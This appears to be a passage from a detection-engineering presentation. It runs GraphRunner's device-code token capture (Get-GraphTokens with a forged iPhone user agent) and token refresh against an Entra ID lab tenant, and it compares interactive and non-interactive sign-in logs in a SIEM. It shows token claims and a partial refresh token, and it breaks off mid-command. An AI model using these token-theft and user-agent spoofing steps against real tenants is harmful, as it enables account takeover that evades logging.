iat                 : 1707252426
nbf                 : 1707252426
exp                 : 1707261617
acct                : 0
acr                 : 1
aio                 : AVQAq/8VAAAAAQNLdWf56UckkWWG9E/Xufqmm2DsrHgDPI6hcA0DOvm8pKWEE25bU8vvfi6yndrtm7ToGHV+hbcj/6JI0sj/hosZcXpdr7f15tmW0TQlIHg=
amr                 : {pwd, mfa}
app_displayname     : Microsoft Office
appid               : d3590ed6-52b3-4102-aeff-aad2292ab01c
appidacr            : 0
family_name         : Smith (Admin)
given_name          : Tim
```

```
PS C:\GraphRunner> Get-GraphTokens -device iPhone
[*] It looks like you already tokens set in your $tokens variable. Are you sure you want to authenticate again?
y
[*] Initiating device code login...
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code B75MQA42A to
authenticate.
authorization_pending
authorization_pending
authorization_pending
```

```
                      User.ReadWrite Users.Read
signin_state        : {kmsi}
sub                 : 74dXt_tmjUR3xE_G1stOA-WNRcHCPwORVt88Ds7BmtA
tenant_region_scope : NA
tid                 : e7fe4095-076f-410c-a07e-b6cd5991b434
unique_name         : tim.smith_admin@lunarstiiiness.com
upn                 : tim.smith_admin@lunarstiiiness.com
uti                 : qqq65w8DKk64fpHq_yCiAA
ver                 : 1.0
wids                : {62e90394-69f5-4237-9190-012177145e10, b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_tcdt            : 1659889269

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them with other GraphRunner modules u
se the Tokens flag (Example. Invoke-DumpApps -Tokens $tokens)
[!] Your access token is set to expire on: 02/06/2024 23:20:17
```

View of the Interactive Sign-in To GraphRunner System

Notice the User Agent isn’t an iPhone UA




TIMESTAMP	EVENT	NETWORK.HTTP.USER_AGENT	NETWORK.SESSION_ID	ABOUT.LABELS....	ABOUT.LABELS.VALUE	SECURITY_RESULT.ACTION
2024-02-09T17:39:04.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	0 Cmsi:Cmsi	[Unknown] [Unknown] ALLOW
2024-02-09T17:38:48.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	50199 Login:reprocess	[Unknown] [Unknown] BLOCK

50199: For security reasons, user confirmation is required for this request. Please repeat the request allowing user interaction.

CMSI - Check my sign-in

View of the Interactive Sign-in (Victim & GraphRunner)



TIMESTAMP	EVENT	NETWORK.HTTP.USER_AGENT	NETWORK.SESSION_ID	ABOUT.LABELS....	ABOUT.LABELS.VALUE	SECURITY_RESULT.ACTION
2024-02-09T17:39:04.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	0 Cmsi:Cmsi	[Unknown] [Unknown] ALLOW
2024-02-09T17:38:48.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	50199 Login:reprocess	[Unknown] [Unknown] BLOCK
2024-02-09T17:11:49.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.134.129.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	0 OAuth2:Authorize	[Unknown] [Unknown] ALLOW
2024-02-09T17:11:42.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.134.129.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	0 Kmsi:kmsi	[Unknown] [Unknown] ALLOW
2024-02-09T17:11:33.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.134.129.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	50140 SAS:ProcessAuth	[Unknown] [Unknown] ALLOW
2024-02-09T17:11:33.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.134.129.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	50140 SAS:ProcessAuth	[Unknown] [Unknown] ALLOW
2024-02-09T17:11:25.000	USER_UNCATEGORIZED UPDATE USER. ServicePrincipal_4ebaba66-4989-4ad3-b5c4-2d6aca8e08f6 - iPhone 14 Pro	[Unknown]	[Unknown]	notification_type_old	2	[Unknown] [Unknown] [Unknown] [Unknown] ALLOW
2024-02-09T17:11:04.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.134.129.65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	error_number RequestType	50074 WsFederation:wsfederation	[Unknown] [Unknown] BLOCK


Forged User Agent Option

Options to set Browser and Device results in an Invoke-ForgeUserAgent PowerShell script to run

-Device iPhone -Browser Chrome

Found in additional functions besides Get-GraphTokens

- Invoke-RefreshGraphTokens
- Invoke-RefreshToSharePointToken
- Invoke-ImmersiveFileReader
- Invoke-BruteClientIDAccess




```
metadata.product_name: "Office 365"
metadata.product_version: "1"
metadata.vendor_name: "Microsoft"
network.http.parsed_user_agent.annotation[0].key: "SafariType"
network.http.parsed_user_agent.annotation[0].value:
  "Safari/604.1"
network.http.parsed_user_agent.annotation[1].key: "Mobile"
network.http.parsed_user_agent.annotation[1].value:
  "Mobile/15E148"
network.http.parsed_user_agent.annotation[2].key: "OS_NAME"
network.http.parsed_user_agent.annotation[2].value: "CPU iPhone
  OS"
network.http.parsed_user_agent.annotation[3].key: "OS_VERSION"
network.http.parsed_user_agent.annotation[3].value: "13_2_3"
network.http.parsed_user_agent.browser: "Safari"
network.http.parsed_user_agent.browser_engine_version:
  "605.1.15"
network.http.parsed_user_agent.browser_version: "13.0.3"
network.http.parsed_user_agent.device: "iPhone"
network.http.parsed_user_agent.family: "APPLEWEBKIT"
network.http.parsed_user_agent.os: "CPU iPhone OS 13_2_3 like
  Mac OS X"
network.http.parsed_user_agent.platform: "iPhone"
network.http.parsed_user_agent.sub_family: "AppleWebKit"
network.http.user_agent: "Mozilla/5.0 (iPhone; CPU iPhone OS
  13_2_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
  Version/13.0.3 Mobile/15E148 Safari/604.1"
```

Non-Interactive Sign-ins

Token refresh fit this bucket

Office 365 and Azure AD sign-in events do not log this kind of log-in

Impacts all 3P logging solutions



User sign-ins (interactive)
User sign-ins (non-interactive)
Service principal sign-ins
Managed identity sign-ins


Sign-ins in the table below are grouped by user and resource. Click on a row to see all the sign-ins for a user and resource on that date and time.

Date	R..	Username	Application	S..	...	Resource	Resource ID
12/21/2023, 7:00:00 AM	Ag	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:35 AM	cd	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:34 AM	bd	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:33 AM	8d	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:32 AM	18	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:32 AM	f6l	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:46:32 AM	cb	mike.slayton...	ADIbizaUX	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 7:00:00 AM	a9	mike.slayton...	Microsoft Azure CLI	S..	3...	ADIbizaUX	74658136-14ec-4630-ad9b-26...
12/21/2023, 10:46:31 AM	a9	mike.slayton...	Microsoft Azure CLI	S..	3...	ADIbizaUX	74658136-14ec-4630-ad9b-26...
12/21/2023, 7:00:00 AM	3a	mike.slayton...	Microsoft Azure CLI	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:44:50 AM	3a	mike.slayton...	Microsoft Azure CLI	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 7:00:00 AM	f1:	mike.slayton...	Microsoft Office	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 10:35:12 AM	f1:	mike.slayton...	Microsoft Office	S..	3...	Windows Azure Active Directory	00000002-0000-0000-c000-00...
12/21/2023, 7:00:00 AM	Ag	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...
12/21/2023, 10:55:27 AM	0c	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...
12/21/2023, 10:20:27 AM	ff0	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...
12/21/2023, 9:45:26 AM	5e	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...
12/21/2023, 9:10:26 AM	a1	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...
12/21/2023, 8:36:03 AM	0f!	mike.slayton...	Microsoft Office	S..	3...	Microsoft Graph	00000003-0000-0000-c000-00...

Gaining Visibility Into Non-Interactive Logins

Pertains to many SIEMs - non-exhaustive research

- Your mileage may vary on the last mile



Logs

Categories


□ AuditLogs

□ SignInLogs

☑ NonInteractiveUserSignInLogs

☑ ServicePrincipalSignInLogs

☑ ManagedIdentitySignInLogs



☑ Stream to an event hub

For potential partner integrations, click to learn more about event hub integration.

Subscription: LunarS

Event hub namespace *: LunarS

Event hub name (optional): entraid

Event hub policy name: RootManageSharedAccessKey

Entra ID
(Diagnostic
Settings)

Event Hub

Azure
Function


SIEM

Interesting Difference

UserPasswordAuth had no non-interactive user sign-in events after the interactive login

ExternalCall created a non-interactive user sign-in about two minutes after login


- User Agent now aligns with GraphRunner command issued
- No Session ID in Log Stream
- Application is the app we logged into



TIMESTAMP	EVENT	NETWORK.HTTP.USER_AGENT	NETWORK.SESSION_ID	SECURITY_...	TARGET.APPLICATION	SECURITY_RESULT.CATEGO...
2024-02-09T17:41:22.935	USER_LOGIN tim.smith_admin - 34.152.40.90	Mozilla/5.0 (iPhone; CPU iPhone OS 13_2_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15E148 Safari/604.1	[Unknown]	ALLOW	Microsoft Office	NonInteractiveUserSignInLogs
2024-02-09T17:39:04.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36	21af4ed4-192a-437b-ae82-ede1666d8713	[Unknown] [Unknown] ALLOW	AzureActiveDirectory	[Unknown] [Unknown] [Unknown]

Invoke-RefreshGraphToken

When the access token expires, we can use the refresh token



```
PS C:\GraphRunner> Invoke-RefreshGraphTokens -RefreshToken "0.AVkAlUD-528HDEGgfrbNWZG0NNYOWdOzUgJBrv-q0ikqsBz7AM0.AgABAAE
